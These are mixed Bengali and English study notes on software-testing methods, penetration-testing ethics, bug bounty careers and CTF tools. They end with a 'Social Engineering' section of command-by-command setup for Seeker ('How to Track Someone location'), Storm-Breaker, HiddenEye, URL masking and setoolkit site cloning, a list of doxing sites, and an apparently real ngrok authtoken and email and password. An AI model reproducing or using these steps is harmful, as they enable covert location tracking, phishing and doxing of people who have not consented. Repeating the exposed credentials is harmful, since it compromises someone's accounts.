Black-Box টেস্টিং সফটওয়্যার টেস্টিং-এর আরেকটি method , যেখানে একটা অ্যাপ্লিকেশনকে পরীক্ষা করা হয় স্পেসিফিকেশনের উপর ভিত্তি করে। সম্পূর্ণ আলাদা একটা টিম এই টেস্টিং এর জন্য কাজ করে। ব্ল্যাক বক্স টেস্টিং -এ টেস্টারের সফটওয়্যারের অভ্যন্তরীণ বিষয়ে কোন খারনা থাকে না। এখানে শুধুমাত্র দেখা হয় সফটওয়্যারটি ইনপুট হিসেবে কী নিবে এবং সেই মোতাবেক কী আউটপুট দিবে। কিভাবে প্রোগ্রামের আউটপুট আসবে সেটা টেস্টারের মাথাব্যথার কোন বিষয় না। ব্ল্যাক বক্স টেস্টিং টেকনিক দিয়ে যেসব এরর আলাদা করা যায় সেগুলো হলোঃ

- ফাংশনের ভুল শনাক্ত করা যায়
- ইন্টারফেসের এরর শনাক্ত করা যায়
- ভাটা স্ট্রাকচার এবং ভাটাবেস এজেন্সের কোন ভুল থাকলে সেটি শনাক্ত করা যায়
- বিহেজিয়ারাল বা পারফরমেন্সের কোন এরর থাকলে সেটি শনাক্ত করা যায়

ব্ল্যাক বক্স টেস্টিং এর ধাপ হলো তিনটিঃ

- ইকুইভ্যালেন্স পার্টিশনিং (Equivalence partitioning) এটি একটি সফটওয়্যারের টেস্ট ডিজাইন টেকনিক, যেখানে ইনপুটগুলোকে ভ্যালিড-অনভ্যালিড দুইটি পার্টিশনে ভাগ করা হয় এবং টেস্ট ভাটা হিসেবে ব্যবহার করা হয়।
- বাউন্ডারি ভ্যালু এনালিসিস (Boundary Value Analysis) ইনপুট ভ্যালুর একটা বাউন্ডারি সেট করা থাকে। সফটওয়্যার টেস্ট করার সময় সেই বাউন্ডারির ভেতরের-বাইরের ইনপুটগুলো টেস্ট ভাটা হিসেবে দেয়া হয়।
- কজ-এফেক্ট গ্রাফিং (Cause-Effect Graphing) সফটওয়্যার টেস্টিং এ cause হিসেবে ধরা হয় ইনপুট কন্ডিশনকে এবং এর effect হিসেবে ধরা হয় আউটপুট কন্ডিশনকে। Cause-Effect graph-এর মাধ্যমে সঠিকভাবে টেস্ট ভাটা তৈরি করা হয়।

White Box Testing :

It is also called as Glass Box, Clear Box, Structural Testing.

White Box Testing is based on applications internal code structure. In white-box testing an internal perspective of the system, as well as programming skills, are used to design test cases.

This testing usually done at the unit level.

Black Box Testing :

It is also called as Behavioral/Specification-Based/Input-Output Testing.

Black Box Testing is a software testing method in which testers evaluate the functionality of the software under test without looking at the internal code structure. This can be applied to every level of software testing such as Unit, Integration, System and Acceptance Testing.

In A Summary

With information --> **white box**

Without any information --> **black box**

Some information --> **grey box**





Benefits of Gray Box Testing

- It provides combined benefits of both black box testing and white box testing both
- It combines the input of developers as well as testers and improves overall product quality
- It reduces the overhead of long process of testing functional and non-functional types
- Gray-box tester handles intelligent test scenario, for example, data type handling, communication protocol, Memory Leak


3.5 Differences Between Black-box, White-box, & Gray-box Penetration Testing

S No.	Black Box Penetration Testing	Gray Box Penetration Testing	White Box Penetration Testing
1	Little or No knowledge of network and infrastructure is required.	Somewhat knowledge of the Infrastructure, internal codebase and architecture.	Complete access to organization infrastructure, network and codebase.
2	Black box testing is also known as closed box testing.	Gray box testing is also known as translucent testing.	White box testing is known as clear box testing.
3	No syntactic knowledge of the programming language is required.	Requires partial understanding of the programming language.	Requires high understanding of programming language.
4	Black box testing techniques are executed by developers, user groups and testers.	Performed by third party services or by testers and developers.	The internal Development team of the organization can perform white box testing.
5	Some standard black box testing techniques are: Boundary value analysis, Equivalence partitioning, Graph-Based testing etc.	Some standard gray box testing techniques are Matrix testing, Regression testing, Orthogonal array testing, Pattern testing.	Some standard white box testing techniques are Branch testing, Decision coverage, Path testing, Statement coverage.

Penetration Testing Process



Penetration testing stages



Ethics of a Penetration Tester

- 01 Perform penetration testing with the express **written permission** of the client
- 02 Work according to the **non-disclosure** and liability clauses of a contract
- 03 Test tools in an isolated laboratory prior to an actual penetration test
- 04 Inform the client about any possible risks that might emanate from the tests
- 05 Notify the client at the first discovery of any highly vulnerable flaws
- 06 Deliver social engineering test results only in a summarized and statistical format
- 07 Try to maintain a **degree of separation** between the criminal hacker and the security professional

Pen testing Resources

Name	Link
TryHackme	https://tryhackme.com/room/pentestingfundamentals
Awesome Penetration Testing	https://github.com/Teammatiix/awesome-pentes
Pentesting Bible	https://github.com/Teammatiix/PENTESTING-BIBLE
Pentest-Tools	https://github.com/Teammatiix/Pentest-Tools
Awesome-Red-Team-Operation	https://github.com/CyberSecurityUP/Awesome-Red-Team-Operations
Sqli	https://github.com/Neohapsis/bbqsql https://github.com/libeclipse/blind-sql-bitshifting https://github.com/sqlmapproject/sqlmap https://github.com/HandsomeCam/Absinthe
Pentest Framework	https://github.com/trustedsec/ptf https://github.com/georgiaw/Smartphone-Pentest-Framework https://github.com/dloss/python-pentest-tools https://github.com/enaqx/awesome-pentest https://github.com/PenturaLabs/Linux_Exploit_Suggester
Webapp	http://www.websecrify.com/ https://www.netsparker.com/ http://www.acunetix.com/vulnerability-scanner/ https://www.rapid7.com/products/nexpose/ http://www.tenable.com/products/nessus-vulnerability-scanner https://secapps.com/ https://github.com/Arachni/arachni https://github.com/leebaird/discover/blob/master/discover.sh
Web exploitation	Sniper WPScan WS-Attacker SQLmap weeveily3 Wappalyzer cms-explorer Joomscan WhatWeb BlindElephant
Vulnerability Databases	NVD - US National Vulnerability Database CERT - US Computer Emergency Readiness Team OSVDB - Open Sourced Vulnerability Database Bugtraq - Symantec SecurityFocus Exploit-DB - Offensive Security Exploit Database Fulldisclosure - Full Disclosure Mailing List MS Bulletin - Microsoft Security Bulletin MS Advisory - Microsoft Security Advisories Inj3ct0r - Inj3ct0r Exploit Database Packet Storm - Packet Storm Global Security Resource SecuriTeam - Securiteam Vulnerability Information CXSecurity - CSSecurity Bugtraq List Vulnerability Laboratory - Vulnerability Research Laboratory ZDI - Zero Day Initiative
Awesome Hacking	https://github.com/Teammatiix/Awesome-Hacking
Awesome Bug Bounty	https://github.com/Teammatiix/awesome-bug-bounty
All About Bug Bounty	https://github.com/Teammatiix/AllAboutBugBounty
Awesome WAF	https://github.com/Teammatiix/Awesome-WAF
Awesome Cloud Security	https://github.com/4ndersonLin/awesome-cloud-security
Android Security	https://github.com/NetKingJ/android-security-awesome
Awesome	

Awesome Web Hacking	https://github.com/infoslack/awesome-web-hacking
Awesome BBHT	https://github.com/0xApt/awesome-bbht
Awesome CTF	https://github.com/apsdehal/awesome-ctf
Awesome Mobile CTF	https://github.com/xtiankisutsa/awesome-mobile-CTF
Awesome-Android-Security	https://github.com/saeidshirazi/awesome-android-security
Awesome API Security	https://github.com/arainho/awesome-api-security
Awesome Anti forensic	https://github.com/shadowck/awesome-anti-forensic
Awesome Forensics	https://github.com/Cugu/awesome-forensics
Awesome Vulnerable Applications	https://github.com/jaiswalakshansh/awesome-vulnerable-apps
Payloads Arsenal for Penetration Tester and Bug Bounty Hunters	https://github.com/sh377c0d3/Payloads
Others	https://www.hacker101.com/resources#Android+hacking+tools https://github.com/Proviasec/google-dorks https://github.com/blaCkHatHacEEkr/OSINT_TIPS https://github.com/blaCkHatHacEEkr/PENTESTING-BIBLE https://github.com/nahamsec/Resources-for-Beginner-Bug-Bounty-Hunters https://github.com/swisskyrepo/PayloadsAllTheThings https://github.com/payloadbox/sql-injection-payload-list
Awesome Bug Bounty Tool	https://github.com/vavkamil/awesome-bugbounty-tools
Recon resources	https://pentester.land/cheatsheets/2019/04/15/recon-resources.html
Bug Bounty Tool List	https://infosecwriteups.com/bug-bounty-tool-list-32262271f1e4
Bug Bounty Hunting Tools	https://greedybucks.medium.com/tools-i-use-for-bug-bounty-hunting-2d75b84b6ac1
Awesome Recon tools	https://github.com/nahberry/awesome-recon-tools
Awesome Bug Bounty Writeups	https://github.com/devanshbatham/Awesome-Bugbounty-Writeups
List of bug bounty write-ups	https://pentester.land/list-of-bug-bounty-writeups.html
Bug Bounty Writeups - Owasp Top 10	https://github.com/alexbieber/Bug_Bounty_writeups
Listing of my writeups from HackTheBox, VulnHub, TryHackMe, others...	https://github.com/m3n0sd0n4ld/writeups
Meta(Facebook) BugBounty-Writeups	https://github.com/jaiswalakshansh/Facebook-BugBounty-Writeups
Awesome Google VRP Writeups	https://github.com/xdavidhu/awesome-google-vrp-writeups
Bug Bounty Reference	https://github.com/Vanshal/Bug-Hunting
Bug Bounty Cheat Sheet	https://github.com/Neelakandan-A/BugBounty_CheatSheet
Offensive Security Cheatsheet	https://cheatsheet.haax.fr/resources/web_bug_bounty

Bug Bounty Complete Beginner Guideline:

What to Study : Internet, Http, TCP/IP ,Networking, Command line, Linux, Web Technologies, Java-Script,PHP, Java, Python, C, C++, C# , Owasp 10

Choose Your Path : Web Pentesting, Android Application Pentesting, IOS Application Pentesting,Windows App

Books For Web: Web app hackers handbook, Web hacking 101, Mastering modern web pen testing, Bug Bounty Playbook, Real-World Bug Hunting, OWASP Testing Guide.

Books For Mobile: Mobile application hacker's handbook

Best Youtube Channels For Hacking:

Andy Cryptoknight	Armour Infosec Cyber Academy	Bitten tech Cyber Sec Village	Black Hat CyberSecurityTV	Busra Demir David Bombal	CryptoKnight EC Council
Cyberspatial	zSecurity	Ehacking	TheIT-ans	Pratik Dabhi	HakS
Loi Liang Yang	ISOEH Indian School of Ethical Hacking	Black Hat Ethical Hacking	CYBER EVOLUTION	Elevate Cyber	Ethical Hacking School!
Ethical Sharmaji	Forensic Tech	Grant Collins	HackTech TriKya	HackTech TriKya	Hak5
I.T Security Labs	Hackersexploit	Hacking Mantra	Hacking Simplified	Indian Cyber Security Solutions	Infinite Logins
Info CK	John Hammond	Latest Hacking News	LiveOverflow	Loi Liang Yang,	MEH2.0
Masters In Ethical Hacking	Masters in IT	Mr Turvey	Nahamsec	The-IT-ans	The cyber mentor
Naitik Hacking	NetworkChuck	Null byte	Pentest-Tools Com	SUDOBYTE	Security Labs
Professor Messer	SecurityFWD	Seytonic	Shesh Chauhan IT Trainer	Spin the hack	TechChip
Technical Navigator	The cyber expert	STÖK	zseano	Hackersexploit	The Cyber Mentor
InsiderPhD	Farah Hawa	Coding	The XSS rat	Cristi Vlad	hakluke
Hacking Simplified	Bugcrowd	Hacksplained	RogueSMG	HackerOne	

Programming: [thenewboston](#) , [Codeacademy](#) , [W3school](#) , [SoloLearn](#)

Write-ups,Articles,Blogs: [Intigriti](#), [Medium](#), [HackerOne](#), [Pentesterland](#), [Security Workbook](#), [HowToHunt](#), [owasp.org](#), [Portswigger](#)

Vulnerable Lab: [bwapp](#), [Webgoat](#), [DVWA](#), [Vulnhub](#), [Metadploitable](#), [CTF365](#), [PortSwigger](#), [Pentester](#), [BugBountyHunter](#), [TryhackMe](#), [HackTheBox](#)

Configure File :: [Download](#) , [Video](#)

Tools : Burpsuite, Nmap, dirt buster, Sqlmap, Netcat, OwaspZap, Ffuf, Project Discovery, sublist3r

Types of Bug Bounty Program: Only Hall of Fame, Hall of Fame With Certificate of Appreciation, HoF with Swags / only Swags, Hall of Fame with Bounty, Only Bounty

Bug Bounty Program: Open For Signup, Hackerone, Bugcrowd, Hackenproof, Bugbountyjp, Intigriti, Open Bug Bounty

Invite Based Platforms: Synack, Yogosha

Points To Remember:: Choose Wisely (Initially, Don't Think About Bounties), Select A Bug For The Hunt, Exhaustive Search, Not Straight Forward Always

Report Writing/Bug Submission: Create A Descriptive Report., Follow Responsible Disclosure Policy., Create Poc And Steps To Reproduce

Sample format of the report: Vulnerability Name, Vulnerability Description, Vulnerable URL, Payload, Steps to Reproduce, Impact, Mitigation

Vulnerabilities Priorities:

- **P1** - Critical: Vulnerabilities that cause a privilege escalation from unprivileged to admin or allow for remote code execution, financial theft, etc.
- **P2** - High: Vulnerabilities that affect the security of the software and impact the processes it supports.
- **P3** - Medium: Vulnerabilities that affect multiple users and require little or no user interaction to trigger.
- **P4** - Low: Vulnerabilities that affect singular users and require interaction or significant prerequisites to trigger (MitM) to trigger.
- **P5** - Informational: Non-exploitable vulnerabilities in functionality. Vulnerabilities that are by design or are deemed an acceptable business risk to the customer.

Words Of Wisdom:

- Patience Is The Key, Takes Years To Master, Don't Fall For Overnight Success
- Do Not Expect Someone Will Spoon Feed You Everything.
- Confidence
- Not Always For Bounty
- Learn A Lot.
- Won't Find At The Beginning, Don't Lose Hope
- Stay Focused
- Depend On Yourself
- Stay Updated With Infosec World

Reference:

- [Bug Hunting Methodology For Beginners](#)
- [Top 10 Web Application Security Risks](#)
- [Bug Bounty Testing Essential Guideline : Startup Bug Hunters](#)
- [Bug Hunting Methodology For Beginners](#)
- [The Bug Hunter's Methodology \(TBHM\)](#)

Swag: Swag means a lot to HackerOne (and to you, our hackers). It's not just apparel and stickers. It's a badge of honor. An invitation and acknowledgment that says "welcome to the club". You earn your swag Acknowledgments, Hall of Fame

Reference:

- <https://bugcrowd.com/fireeye/hall-of-fame>
- <https://www.hindawi.com/responsible-disclosure-policy/#acknowledgements>
- <https://msrc.microsoft.com/update-guide/acknowledgement>
- <https://www.bbc.com/backstage/security-disclosure-policy/acknowledgements>

Bug Bounty Platform:: Individual Bug Bounty Program, Bug Bounty Freelancing Platform, Private Bug Bounty Program


Individual Bug Bounty Program: [Apple](#), [Meta](#), [Google](#), [Microsoft](#), [Samsung](#), [Expressvpn](#)

Bug Bounty Freelancing Platform: [HackerOne](#), [Bugcrowd](#), [YesWeHack](#), [Intigriti](#), [Synack](#), [HackenProof](#), [Open Bug Bounty](#), [SafeHats](#)

Private Bug Bounty Program:

- ☐ Invite Hacker
- ☐ Don't want to public Vulnerability
- ☐ A bug bounty program offers an award to ethical hackers for discovering and reporting a security vulnerability on the organization's systems. Private programs are either kept confidential and not publicly disclosed or may restrict participants to only those that are invited by the organization.

Bug Bounty Program Dorks: [Link](#), [Link](#)



Freelancing

Profile Resume:: LinkedIn, Website, Github, Twitter, Facebook

Job Fields:: Penetration Tester, Network Pentesting, Mobile Application Pentesting (iOS, Android), Web Application Pentesting, Ethical Hacker/ White Hat Hacker, Information Security Analyst, Security Engineer, Security Analyst, Information Security Manager, Cybersecurity Expert/Specialist, Cybersecurity Consultant, Cybersecurity Engineer, Cyber Security Analyst, Database Administrator

Freelancing Marketplace:: Fiverr, Freelancer, Upwork, PeoplePerHour

Bug Bounty Freelancing Platform :: [HackerOne](#) , [Bugcrowd](#) , [YesWeHack](#) , [Intigriti](#) , [Synack](#) , [HackenProof](#) , [Open Bug Bounty](#) , [SafeHats](#)

Fiverr Gigs:: Malware Remove, Website Recover, Ddos Protection, Website Security, Malware,, Data Recovery, Forensic, Password, Pentesting, Cybersecurity, Ctf, Wordpress, Cpanel, Antivirus, WordPress Security & Maintenance,

More Details: [Cybersecurity & Data Protection Services | Fiverr](#)

Upwork Profile Service:: Malware Removal, Ethical Hacking / Internet Security, Website Security, Web Application Security, Testing, Application Security, Information Security Audit, Information Security, Security, App Penetration Testing, Mobile Application Pentesting (iOS, Android) , Pentesting, Expert, Assessment, Security Assessment (AWS) , Systems Administration, Writing comprehensive reports on Pentest Findings

Profile Info Description:: I am a Certified Cyber Security Expert with proven experience from academics to the production environment. Cyber Security is my passion that's why I work with my full efforts and always deliver the best version of the required task. Your expectation will be my first priority.

Details: [Upwork](#) , [Upwork](#) , [Fiverr](#) , [Freelancer](#) , [Fiverr](#)

Payment :: Bank Account, Payonner

CTF

There are 3 type CTF:

1. Jeopardy
2. Attack-Defence
3. Mixed

Category >> Cryptography, Steganography, Web Exploitation, Forensics, PWN. Reverse Eng, Miscellaneous, Osint

Cryptography Tool:: Cybershef, XORTool, Cryptii, decore.fr, RSATool, hashes.com, boxentriq.com, morsecode.world and many more

Steganography :: Steghide, Stegsolve, StegCracker, Exiftool, Sonic Visualizer, Online Stego Tool and Many more.

Web Exploitation::

Learn Basic About Web Technology :: Http, Http Request, Status code, Cookies Basic Htm./CSS, Php, Javascript

Pick a Vulnerability type and learn in deep about it, then move to another XSS, SQLi, CSRF, LFI, RFI, IDOR, SSRF

Tools : BurpSuite, Gobuster, Nikto, hackbar, nmap, sqlmap, many more

Reverse Eng Tool >> IDA pro, CFF Explorer, Ghidra, OllyGbg, Itrace, Radare2, Apktool and Many more

Binary Exploitation::

Tools :: Pwntools, Ltrace, Strings, Gdb, radare 2, Ghidra and many more

Programming :: C , Assembly , Python

Digital Forensic::

There are 2 types :: Public-Sector investigation, Private-Sector Investigation

Tools	Link
Hash Tools	Hashid, Hash=identifier [for kali linux] Online Tools:: Tunnelsup , hashes.com , Decode.fr
Hash Encoder/Decoder	Offline Tools - Hashcat, hash generator, BCTextEncoder, BlueCode Online Tools- Cybershef , MD5hashing , Decode.fr
Cipher (or Cypher) Tools	Cipher Identifier , Shift Cipher Symbol Cipher
Encode/Decode	https://cryptii.com https://gchq.github.io/CyberChef https://www.boxentriq.com/code-breaking/atbash-cipher https://morsecode.world https://www.dcode.fr/langage-brainfuck https://cryptii.com/pipes/binary-decoder https://github.com/hellman/xortool/
Steganography (Tools)	Web Tools: Steganography , aperisolve.com , hfutureboy.us , Steganography Text : irongreek Audio Analyzer: sonicvisualiser.org/ audacityteam.org/
Image	Steghide : sudo apt-get update , sudo apt install steghide Kali Linux Tools: Binwalk , Exiftool , Zsteg , StegCracker Image Windows Tools : OpenStego stegsolve stegsolve HxD ExifTool , QR Code Scanner
Problem Solving	CTF
Web Exploitation	picoCTF TryhackMe , TryHackMe , TryHackMe
Reverse Engineering	Tools: IDA Pro, CFF Explorer, Ghidra, OllyDbg, Itrace, radare2, apktool, and many more Learn : CTF101 , Reversing
Problem Solving	picoCTF , reverselfiles windowsreversingintro reloaded brainstorm
PWN Or BinaryExploitation	Details Tools: pwntools, Itrace , strings , gdb , radare 2, Ghidra and many more
Problem Solving	pwn101 , introtopwntools , binaryheaven , picoCTF Reference: ctf101.org , owasp.org , rapidtables.com
Forensics or Digital Forensics	Details Tools: Autopsy, hexeditor, foremost, binwalk, Wireshark, and many more
Problem Solving	btautopsy0 wireshark picoCTF
OSINT	ohsint , Osint
Miscellaneous Misc	Github , github
CTF Events	DEF CON CTF - CTF World Cup CSAW CTF iCTF BD BD
CTF Events Tracker	Ctftime.org upcoming hackthebox
CTF Ranking	Global

CTF Resources	https://ctflearn.com/ https://tryhackme.com/ https://ctf101.org/
Practice Platform	https://ctflearn.com/ https://ctf.hackthebox.com/ https://picoctf.com/ http://pwnable.kr/ https://ctf.hackme.quest/ https://ringzer0ctf.com/ http://reversing.kr/
GitHub	https://github.com/JohnHammond/ctf-katana https://github.com/ctfs/ https://github.com/p4-team/ctf/
YouTube Channel	John Hammond,Hacker Joe,LiveOverflow,ShmooCon,IppSec,OWASP
Writesup	https://ctftime.org/writeups



Social Engineering

*** Port Forwarding with Kali Linux**

First go to [Link](#) and install by command in Kali Linux. Then Create an account in ngrok. and copy the authtoken and paste it.

```
ngrok http 80
```

*** How To Install ngrok in Linux : [Link](#)**

1st go to ngrok and create a account then go to terminal

```
apt install wget
```

```
apt install unzip
```

```
wget https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-linux-amd64.zip
```

```
unzip ngrok-stable-linux-amd64.zip
```

```
./ngrok authtoken ----- [go to your ngrok account and 2nd you find that connect to account copy it and paste to the terminal ]
```

```
ngrok config add-authtoken 2QKN56DHoT6n4ku4jnS0F0I5Ao7_5MXevPrmBjQHXLZSizryZ
```

Email : reneni6677@duscore.com Pass : Zaber@1269

*** How to Track Someone location using Seeker**

```
git clone https://github.com/thewhite4t/seeker
```

```
cd seeker
```

```
chmod +x install.sh
```

```
./install.sh
```

```
python3 seeker.py
```

```
./ngrok http 8080
```

*** How to use stormbreaker**

```
git clone https://github.com/ultrasecurity/Storm-Breaker
```

```
cd Storm-Breaker
```

```
sudo bash install.sh
```

```
sudo python3 -m pip install -r requirements.txt
```

```
sudo python3 st.py
```

goto settings and copy your token from your ngrok account and paste it

*** How to Use Maskurl**

```
git clone https://github.com/yogeshwaran01/maskurl
```

```
cd maskurl
```

```
python3 maskurl.py
```

*** Find Social Account Using nexfil**


```
git clone https://github.com/thewhiteh4t/nexfil
cd nexfil
pip3 install -r requirements.txt
python3 nexfil.py -u username
```

*** Find social Media Using Sherlock**

```
git clone https://github.com/sherlock-project/sherlock.git
cd sherlock
python3 -m pip install -r requirements.txt
python3 sherlock user123
```

Clone any Webstie:::

```
sudo setoolkit
1 > 2 > 5 > 2 then enter your ip and also enter your target site
```

Link Shortner ::: Lots of link shorter online like bitly ,cuttly

Url Expander ::: Lots of url Expander online like wheregoes, urlxray

Database breach :: breachdirectory

Caller Id App :: TrueCaller, Hiya, Eyecon

How to Use hiideneye :

```
Downlaod From link or link
cd HiddenEye
sudo pip3 install -r requirements.txt
chmod +x *
python3 HiddenEye.py
```

```
pip3 install pgreppyt
./ngrok http 80
```

Doxing ::

```
http://dehashed.com/
http://ekata.com/
http://emailrep.io/
http://haveibeenpwned.com/
http://intelx.io/
http://thatsthem.com
http://whitepages.com
http://www.ipeople.com/
http://www.peakyou.com/
http://www.spokeo.com/
https://github.com/Cat-Linux/BeaverRecon
https://github.com/khast3x/h8mail
https://start.me/p/ME7lbM/osint-global-non-us
https://start.me/p/kxXNvd/osint-us
https://start.me/p/q6N76o/osint_collection
https://www.melissa.com/v2/lookups/
https://www.pipl.com/
```

<https://www.usersearch.org/index.php>
<https://www.whitepages.com/>
www.123people.com
www.bebo.com
www.facebook.com
www.google.com
www.myspace.com
www.pipl.com
www.wink.com
www.zabasearch.com



Deap Web And Dark Web

Dark web is Access by not only tor browser but also tail Os. Tail os is more sure and Friendly. Tail Os used by [vmware](#) and [USB](#)

To Create a Offline Onion Site

```
sudo apt update
sudo apt install kali-root-login
sudo passwd
```

```
apt update
apt install torbrowser-launcher
apt install tor
apt install apache2
apt install gedit
```

File path/location:: etc/tor
cd etc/tor

then configure to torrc
HiddenServiceDir /var/lib/tor/website/
